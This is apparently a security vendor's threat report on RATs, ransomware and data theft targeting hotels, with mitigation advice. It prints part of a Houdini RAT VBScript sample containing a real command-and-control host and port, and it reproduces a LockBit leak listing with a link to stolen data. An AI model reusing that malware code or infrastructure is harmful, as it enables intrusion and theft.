A Remote Access Trojan (RAT) is malware whose primary function is to provide an administrative level backdoor to a compromised system. A RAT typically has a wide variety of additional features that allow the attacker to:

- Download any files from the system
- Capture sensitive data, similar to infostealers
- Take screenshots
- Execute any binary on the system
- Upload and execute additional malware to the system
- Activate the webcam and/or microphone
- Sniff network traffic

Trustwave SpiderLabs Insights


The following are the Remote Access Trojans (RAT) that Trustwave SpiderLabs team has observed operating in the hospitality sector:

HOUDINI RAT

Houdini RAT is a VBScript based malicious software that has been around since 2013. It provides unauthorized access and control over compromised systems, enabling threat actors to manage machines remotely, pilfer sensitive data, and execute various malicious actions. This malware is distributed through various phishing campaigns. Among the RAT functionalities are:

- Execution of VBScript statement
- Update the script itself
- Download files
- Upload files
- CMD shell
- Enumerate process and directory/files

It is also notable to understand that the worm spreads through removable drives. Below is an actual sample of the Houdini RAT from an attack our team has observed targeting a hotel in November 2022.




```
host = "learningc.publicvm.com"
port = 1808
lnkfile = true
lnkfolder = true

dim shellobj
set shellobj = wscript.createobject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")


installname = wscript.scriptname
startup = shellobj.specialfolders ("startup") & "\"
Dim installdir
installdir = shellobj.expandenvironmentstrings("%temp%") & "\"
Dim bb
bb = "os"
If not filesystemobj.FolderExists(shellobj.expandenvironmentstrings("%temp%") & "\" & bb) Then
    filesystemobj.CreateFolder shellobj.expandenvironmentstrings("%temp%") & "\" & bb
end if

spliter = "<" & "|" & ">"
sleep = 5000
dim response
dim cmd
dim param
info = ""
usbspreading = ""
startdate = ""
dim oneonce

on error resume next
```

Houdini VBSCript RAT

REMCOS

Remcos is a commercial RAT first seen in 2016. It has robust out-of-the-box features which appeal to threat actors. Malware campaigns distributing Remcos have attachments in the form of '.z' archives typically masquerade as financial documents. Threat actors included decoy PDFs to make it look credible and used compromised email accounts to target organizations. Below is an example of an email spam containing the Remcos RAT that our team observed during a Qakbot email campaign targeting hospitality clients. Note the decoy PDF that attempts to make it look credible and note the use of compromised email accounts.



From <redacted> <demet.tonyali@hotmail.com>

To

3/31/2023, 7:37 PM

Subject RFQ3015180

Good morning,

Please find the attached document, and quote your best price .

Your earliest reply will be highly appreciated

Thanks & Best Regards....

2 attachments 1.2 MB

09876560098.pdf 870 bytes

INVOICE0865.z 1.2 MB

Email Spam Containing Remcos RAT Which is Disguised as an Invoice and a Decoy PDF

AGENT TESLA

Agent Tesla is a RAT discovered in 2014 and is written in .Net. This threat can take full control of a compromised system and can exfiltrate data via HTTP, SMTP, FTP, and Telegram. It is commonly deployed via phishing emails with archive or disc image attachments. We have observed Agent Tesla as one of the binaries often associated with Qakbot campaigns (together with Formbook and Remcos). It includes a keystroke logger, the ability to access anything on the clipboard, and can search the hard drive for any other valuable data. It also has a very flexible command and control channel.


Trustwave SpiderLabs published an analysis of Agent Tesla in conjunction with how it is often attached to phishing campaigns.

ASYNC RAT

AsyncRAT is another common RAT. This malware emerged around 2016 and has gained traction due to it having a user-friendly interface and being open source. The RAT is typically deployed via phishing emails and uses a chain of .BAT, .PS1, and .VBS files to evade detection. It has a lot of common options like:

- View and record the victim's screen
- Log all keystrokes
- Chat mechanism with the victim
- Disable Windows Defender
- Access to upload, download, and delete files

Below illustrates a multiple stage attack we observed targeting a hospitality client that started with an email and ended the final payload of AsyncRAT



Malicious email
.html
User clicks a link that redirects to Mediafire file hosting site
a ZIP file is downloaded
.bat
ZIP contains a decoy PDF file & a malicious batch file.
User clicks the batch file and connects to the attacker's host
Malicious HTA file is downloaded that install the end payload
AsyncRAT - remote access trojan is installed in the victim's computer

Stages of the Attack Ending with AsyncRAT

TRUSTWAVE MDR ELITE OFFERS AN MTTA OF 15 MINUTES AND MTTR OF >30 MINUTES

Mitigations to Reduce Risk

- Utilize host-based anti-malware tools to assist in identifying and quarantining specific malware but understand that they do have their limitations and are susceptible to evasion by custom malware packages.
- If preventing infection isn't possible, prioritize audit controls. This involves activating system logs on critical and valuable systems and workstations, and implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring, as merely enabling logs is insufficient; logs lose effectiveness without vigilant observation. Regular monitoring establishes a baseline of normal activity, making anomalies or unusual traffic more conspicuous.
- Establish and routinely practice a formal Incident Response process.
- Perform continuous monitoring of Underground and Dark Web sources to detect any information leakage that might have been overlooked.



Malware: Ransomware

The Threat


Ransomware is a type of malware that typically encrypts or locks data and then demands the victim pay a ransom to regain access to that data. Modern ransomware campaigns prevent recovery by attempting to remove access to backup files and deleting Volume Shadow Copies.

More recently, ransomware groups have added an extortion component to these attacks. They will exfiltrate valuable data prior to deploying the ransomware and then publicly post proof of the attack to scare/shame the victim organization into paying the ransom. If the ransom isn't paid, the threat actors still have a dataset they can turn around and sell. This is commonly referred to as a double extortion tactic.

Trustwave SpiderLabs Insights


A significant part of stealing data from the hospitality sector involves ransomware gangs. These groups are primarily motivated by financial gain.

Based on our research across the Dark Web, we analyzed the ransomware incidents directly targeting the hospitality business from the beginning of 2022 to July 2023. The most active gang in the hospitality business is LockBit which is responsible for around a third of the attacks.



Hospitality Ransomware Victims Distribution

LockBit is a well-known ransomware variant introduced in 2019 and operates within the ransomware-as-a-service framework. The malware stands out for its swift and automated data encryption methods and rapid impact. It employs a "double extortion" strategy, LockBit not only encrypts data but also exfiltrates sensitive content, leveraging its potential public exposure to pressure for ransom payment. Below is a screenshot from the LockBit blog which presents the status of all their victims and a countdown to when the "hostage" data will be released publicly.



equmedia.es
12D 20h 18m 49s
EQUMEDIA es la Agencia de Medios independiente líder en España. Combina el saber hacer de la agencia independiente pionera en el mercado
Updated: 15 Jul, 2023, 15:41 UTC 90

magnumphotos.com
13D 00h 04m 49s
Magnum Photos has visually documented most of the world's major events and personalities since the 1930s covering society, politics, events and conflict.
Updated: 15 Jul, 2023, 14:27 UTC 118

co.langlade.wi.us
16D 00h 59m 19s
Langlade County is a county located in the U.S. state of Wisconsin. As of the 2020 census, the population was 19,491. Its county seat is Antigo
Updated: 15 Jul, 2023, 14:22 UTC 123

energym.co.il
11D 20h 54m 59s
Sport energym.
Updated: 15 Jul, 2023, 14:31 UTC 124

province.namur.be
13D 06h 52m 39s
Namur is a province of Wallonia, one of the three regions of Belgium. It borders on the Walloon provinces of Hainaut, Walloon Brabant, Liège and Luxembourg
Updated: 15 Jul, 2023, 14:15 UTC 126

hgc.com.hk
18D 15h 48m 05s
change the negotiator
Updated: 15 Jul, 2023, 14:33 UTC 127

greatlakesmbpm.com
13D 23h 28m 13s
Great Lakes offers compliant medical billing service with practice management system.
Updated: 15 Jul, 2023, 13:50 UTC 136

konrad-mr.de
11D 21h 24m 20s
Die KONRAD Mess– und Regeltechnik GmbH ist ein mittelständisches Unternehmen mit Sitz in Gundremmingen, zwei weiteren Standorten in Deutschland
Updated: 15 Jul, 2023, 17:12 UTC 139

eyedoc.com.na
8D 03h 57m 47s $ 99900
Emoneko is a Namibian health and eye care company with a vision to improve the lives of Namibians through superior service and care, combined with world-
Updated: 14 Jul, 2023, 08:20 UTC 1002


Blackjewel L.L.C.
11D 09h 04m 31s
We give you a unique chance to see the corporation Blackjewel LLC from the inside. This is the third large US coal company so it will be interesting. To your
Updated: 13 Jul, 2023, 13:27 UTC 1759

ai-thermal.com
PUBLISHED
https://mega.nz/folder/JuNCSToQ#QmGOUXpF00SBonu7og6NS
Updated: 13 Jul, 2023, 10:58 UTC 1538

affinityhealthservices.ne
PUBLISHED
Updated: 12 Jul, 2023, 19:31 UTC 1998

LockBit Blog Illustrates the Status of the Victims and Mentions Already Published Data

On the hospitality front, threat actors attack targets worldwide. We have observed that more than 30% of the attacks were focused on establishments in the United States, with Germany and the United Kingdom following at 10% each. This list may indicate ransomware gangs target victims in affluent countries. Here is the geographical spread of the attacks:




Geographical Spread of Hospitality Victims According to Ransomware Gang Blogs

Aside from Lockbit, other ransomware variants that the Trustwave SpiderLabs team has observed regularly in our engagements are Clop and BlackCat. Through the metadata analysis of cases within the hospitality sector, our team has observed a significant and currently ongoing surge in Clop ransomware attacks, which are related to the MOVEit zero-day vulnerability. Meanwhile, BlackCat (aka AlphaV), though not as prevalent as Lockbit and Clop, has impacted the food and beverage sector particularly through attacks on POS systems.

90% REDUCTION IN ALERT NOISE THROUGH TRUSTWAVE CO-MANAGED SOC

Mitigations to Reduce Risk

- Utilize host-based anti-malware tools to assist in identifying and quarantining specific malware but understand that they do have their limitations and are susceptible to evasion by custom malware packages.
- If preventing infection isn't possible, prioritize audit controls. This involves activating system logs on critical and valuable systems and workstations, and implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring, as merely enabling logs is insufficient; logs lose effectiveness without vigilant observation. Regular monitoring establishes a baseline of normal activity, making anomalies or unusual traffic more conspicuous.
- Establish and routinely practice a formal Incident Response process.
- Perform continuous monitoring of Underground and Dark Web sources to detect any information leakage that might have been overlooked.



Exfiltration / Post Compromise

The Threat

Once attackers have established themselves within a network and systems, they will proceed to execute their final plan. This plan can take various forms depending on their objectives.

In some cases, attackers may adopt a "smash and grab" strategy, aiming to swiftly gather as much information as possible before making a hasty exit. They will often make efforts to cover their tracks during this process.

On the other hand, certain attackers may have specific targets in mind, such as a particular system, individual, or dataset. In these instances, they will proceed cautiously and meticulously through the network, employing tactics to avoid detection until they achieve their goal.

Other attackers simply aim to cause widespread destruction, prioritizing chaos over theft. They may employ ransomware to render valuable data unusable or resort to deleting and corrupting data as well as backups.

Trustwave SpiderLabs Insights


The primary motivating factor for threat actors attacking hospitality organizations is data theft. From a historical perspective, the trend appears to show that from 2015 to 2017, attacks were mostly PoS-related focusing on payment data. Incidents from 2018 onwards appear to show a growing shift towards PII, though payment data is still a big part of the motivation.

Based on Trustwave SpiderLabs incident data, we are seeing the following impact from these attacks:

- Data encryption related to unspecified ransomware activity
- System recovery inhibition by deletion of shadow volumes and data backups
- Resource hijacking by Crypto Mining software
- Network Denial of Service attempts

While we can individually track the number of records affected by a data breach, it’s difficult to truly know how much of that data actually ends up exposed either publicly or to a private buyer. Trustwave SpiderLabs continuously monitors a variety of Dark Web forums, open web forums, Twitter accounts, Telegram channels, and more for hospitality-related data.

Here is an example of an advertisement from the LockBit group of publicly published data from a hospitality organization:



FILES ARE PUBLISHED

Deadline: 06 Sep, 2022 08:42:27 UTC

hikadikoy.com

Holiday Inn Istanbul (Hotel)

ALL AVAILABLE DATA PUBLISHED !

UPLOADED: 25 AUG, 2022 18:24 UTC

UPDATED: 04 MAY, 2023 07:15 UTC

LockBit Blog, Exposing a Hotel's Stolen Data

It is common practice for attackers to publicly expose information if the intended victim did not follow the attacker's demands. The spreading of such data ends with allowing other threat actors to extract all the significant and valuable data and share it among others or put it to work. Additionally, script-kiddies and beginners will try to raise their position and reputation by using such information and sharing it in other forums and telegram channels.

Additionally, it should be noted that attacks directed at stealing data may also lead to adjacent impact such as severe system disruptions in hospitality organizations. For example, we have observed instances wherein a ransomware attack has affected critical hotel systems such as the cash and reservations system and even the central key management system (lock and access key) thus disrupting operations and even potentially affecting the safety and security of hotel guests.

100%

OF TRUSTWAVE'S ADVANCED CONTINUAL THREAT HUNTS RESULT IN THREAT FINDINGS

Mitigations to Reduce Risk

- Consistently monitor the Dark Web to detect possible compromises. Partners like Trustwave can assist with this.
- Conduct regular penetration tests to proactively uncover vulnerabilities in your systems, networks, and applications.
- Minimize the time needed for remediation to substantially reduce exposure and narrow the window for potential exploitation.
- Continuously engage in threat hunting activities, such as Trustwave's Advanced Continual Threat Hunt, to uncover any hidden compromises in your environments.
- Establish and routinely assess your incident response policy, focusing on scenarios that are most likely to affect your organization.

Key Takeaways and Recommendations

Although the hospitality industry isn't alone in facing an elevated threat landscape, the consequences of attacks in this sector can be critical. One key aspect to note is the nature and scale of the hospitality industry creates an environment that is inherently conducive and appealing to threat actors.

First, is the data. The quantity, as well as the quality of data, makes the hospitality industry a prime target for threat actors. Not only does it hold a large amount of payment information, but it also contains even more PII that can be monetized quite easily nowadays. As a result, some of the biggest breaches to-date have happened in the hospitality industry, with their CEOs being called to testify in Senate hearings.

Second, is the exposure. The hospitality industry has a high number of third-party software and vendors with a high prevalence of IoT devices, POS, contactless systems and customer-facing computing devices. This, coupled with a predilection towards supplier-managed systems or networks and the franchise model, makes it exposed to weak or inconsistent security control implementations that can be easily leveraged by threat actors to gain initial foothold or move laterally in the environment.

Last, are the people. The weakest link. The hospitality industry has a large workforce that has a high turnover and is seasonal in nature. This is a target rich environment for phishing and social engineering attacks. Thus, it is not surprising that a large part of the initial vectors of attack in the hospitality industry focus on email-based attacks such as phishing and email-borne malware.

With this in mind, it is highly unlikely that attacks targeting hospitality-oriented organizations will subside or slow down. While the technical aspects of these attacks may change over time, the underlying tactics tend to remain consistent. Traditional methods such as phishing, exploiting known vulnerabilities, and compromising third-party vendors continue to pose significant threats.

Additionally, threat actors will continue to find innovative ways to outpace defenses that are instituted. For example, the emergence of generative AI and LLMs introduces new risks, including sophisticated social engineering attacks, data breaches, and vulnerabilities. We have seen the dawn of this with FraudGTP and WormGPT, which may significantly increase the quality and quantity of social engineering attacks against the hospitality industry.

As a result, preventative measures remain the most effective defense against all types of cyberattacks. As shared earlier in the previous sections of the attack cycle, the following chart serves as a comprehensive reference for actionable mitigations that can effectively thwart attackers and prevent lasting damage.

Initial Foothold

ACTIONABLE MITIGATION RECOMMENDATIONS:

- ❑ Regularly perform simulated phishing assessments to evaluate the efficiency of anti-phishing training and provide retraining for individuals who repeatedly fall victim.
- ❑ Enforce strong anti-spoofing protocols, involving the deployment of cutting-edge technologies within email gateways.
- ❑ Employ a multi-tiered approach to email scanning, utilizing a solution such as Trustwave MailMarshal to enhance the accuracy and efficacy of both detection and protective measures.
- ❑ Routinely change passwords (e.g., every quarter) and enforce password complexity to mitigate potential problems tied to valid accounts.
- ❑ Enable multi-factor authentication (MFA) to add an extra layer for the protection of accounts.
- ❑ Conduct regular audits of local administrative accounts and obfuscate admin accounts by avoiding the use of "admin" in their names.
- ❑ Utilize LAPS on Windows systems to manage local accounts.
- ❑ Incorporate Privileged Access Management (PAM) and Privileged Identity Management (PIM) solutions to deepen your defense-in-depth strategy.
- ❑ Employ vulnerability assessments and penetration testing to pinpoint susceptible servers.
- ❑ Elevate the priority of system and software patching for databases containing customer, employee, and payment information. Implement database auditing tools like Trustwave's DbProtect, capable of identifying misconfigurations and user privileges, to proactively mitigate potential risks.
- ❑ Enforce the placement of all servers within the confines of a firewall and adhere to sound network segmentation practices to fortify access control measures.
- ❑ Reinforce access controls, setting them to the minimum essential levels for authorized users.

Initial Payload & Expansion / Pivoting

ACTIONABLE MITIGATION RECOMMENDATIONS:

- ❑ Carry out regular audits and assessments of all applications in your environment.
- ❑ Employ detailed application whitelisting for designated hosts to limit exposure.
- ❑ Prevent the deployment of applications by malicious entities, posing as legitimate apps that execute malicious commands.
- ❑ One of the most effective means of detecting malicious activities is by reviewing the commands being executed.
- ❑ Implement privilege restrictions to prevent unauthorized sources from executing different shells.

Malware

ACTIONABLE MITIGATION RECOMMENDATIONS:

- ❏ Utilize host-based anti-malware tools to assist in identifying and quarantining specific malware but understand that they do have their limitations and are susceptible to evasion by custom malware packages.
- ❏ If preventing infection isn't possible, prioritize audit controls. This involves activating system logs on critical and valuable systems and workstations, and implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- ❏ Implement active monitoring, as merely enabling logs is insufficient; logs lose effectiveness without vigilant observation. Regular monitoring establishes a baseline of normal activity, making anomalies or unusual traffic more conspicuous.
- ❏ Establish and routinely practice a formal Incident Response process.
- ❏ Perform continuous monitoring of Underground and Dark Web sources to detect any information leakage that might have been overlooked.

Exfiltration / Post Compromise

ACTIONABLE MITIGATION RECOMMENDATIONS:

- ❏ Consistently monitor the Dark Web to detect possible compromises. Partners like Trustwave can assist with this.
- ❏ Conduct regular penetration tests to proactively uncover vulnerabilities in your systems, networks, and applications.
- ❏ Minimize the time needed for remediation to substantially reduce exposure and narrow the window for potential exploitation.
- ❏ Continuously engage in threat hunting activities, such as Trustwave's Advanced Continual Threat Hunt, to uncover any hidden compromises in your environments.
- ❏ Establish and routinely assess your incident response policy, focusing on scenarios that are most likely to affect your organization.

Appendix/Reference

Threat Groups

ALPHV/BlackCat

- BlackCat/ALPHV first appeared in late 2021. This ransomware group was the fourth most active in the second quarter of 2022 and third most active in the third quarter 2022. Intel471 reported the group was responsible for about 6.5% of the total reported ransomware cases during this period. While the amount is smaller compared to LockBit or Black Basta, newcomer BlackCat has managed to stand out from the crowd. The group developed a search function in July 2022 for indexed stolen data that had not been seen previously. The group claimed this was done to aid other cybercriminals in finding confidential information which can be used to add pressure to victim organizations forcing them to pay the ransom. This idea was quickly copied with LockBit adding its own, lighter version to its toolset.
- ALPHV has also set other trends. According to the FBI, ALPHV was the first group to successfully utilize Rust to ransom a victim, well before Hive made the switch. ALPHV's ability to develop capabilities and functionality that are quickly adopted by other threat actors most likely indicates that its members are most likely ransomware veterans and there are indications the group was linked to the infamous Darkside and BlackMatter gangs.

BianLian

- Starting in June 2022, BianLian has been an active cybercriminal group involved in ransomware development, deployment, and data extortion. It has targeted crucial US infrastructure sectors, alongside Australian infrastructure, professional services, and property development. Their entry point often involves exploiting valid Remote Desktop Protocol (RDP) credentials, utilizing open-source tools and command-line scripts for data discovery and credential gathering.
- After accessing victim systems, the BianLian group extracts data using File Transfer Protocol (FTP), Rclone, or Mega and then threatens to publish this data unless a ransom is paid. Initially utilizing a double-extortion approach, they encrypted systems and stole data, but shifted towards focusing on data exfiltration-based extortion around January 2023. To maintain control, the group often deploys custom Go-written backdoors tailored to each victim, accompanied by remote access tools like TeamViewer, Atera Agent, SplashTop, and AnyDesk for continued command and control.

Black Basta

- One of the newest ransomware groups is Black Basta. The group has had alleged ties to other gangs, such as Conti, REvil, and Fin7 (aka Carbanak). These ties come in the form of possible former members/affiliates, in the case of Conti, or custom tools, which are potentially linked to Fin7. With potentially experienced members, the group was able to publish more than 20 organizations to its name-and-shame blog within the first two weeks of the group being identified in April 2022, according to Intel471. Since the initial identification of the group, they have compromised over 90 organizations as of September 2022 with no sign of slowing down.
- The group has had unprecedented success for the short period that they have been active. This success can be linked to a couple of factors. First, Black Basta does not publicly recruit affiliates and most likely only collaborates with actors with whom it has worked with previously. This collaborative methodology is possible because it has been assessed that the Black Basta was formed from members of other successful ransomware groups, so they know other actors. Additionally, the group outsources its capabilities utilizing established tools, such as QakBot and Cobalt Strike, or network access brokers, allowing the group to have a high success rate once inside a victim's environment.

BlackShadow

- Traces of BlackShadow's operations have been identified dating back to early 2019, indicating a long-standing presence. The group employs its own .NET backdoors and custom tools for various actions on compromised systems, including downloading files, executing commands, and exfiltrating data.
- Often associated with Iranian state sponsorship, BlackShadow is notably linked to the Pay2Key ransomware, which typically targets Israeli entities. However, their motives differ from typical ransomware groups, as they are not primarily financially driven.

Clop

- Clop is a ransomware family that was first observed in February 2019 and has been used against retail, transportation and logistics, education, manufacturing, engineering, automotive, energy, financial, aerospace, telecommunications, professional and legal services, healthcare, and high-tech industries. Clop is a variant of the CryptoMix ransomware.
- In addition to exploiting a previously undisclosed vulnerability (CVE-2023-34362) in MOVEit Transfer, group has a history of conducting similar campaigns using zero-day exploits, targeting Accellion File Transfer Appliance (FTA) devices in 2020 and 2021, as well as Fortra/Linoma GoAnywhere MFT servers in early 2023.

Conti

- Emerging in 2020, Conti ransomware has been associated with the Ryuk strain through shared code and demonstrates links to cybercrime clusters like Karakurt and TrickBot / Wizard Spider. A notable occurrence was an affiliate's release of the group's playbook in August 2021, detailing tactics and vulnerabilities exploited. A significant development occurred with the release of ContiLeaks in February 2023, which disseminated Conti's internal chat messages and exposed domains compromised with BazarBackdoor malware, facilitating network access. These leaks have prompted changes in the group's dynamics, potentially leading to internal divisions and a diminished rivalry with other RaaS entities, resulting in a noticeable slowdown in their ongoing operations.
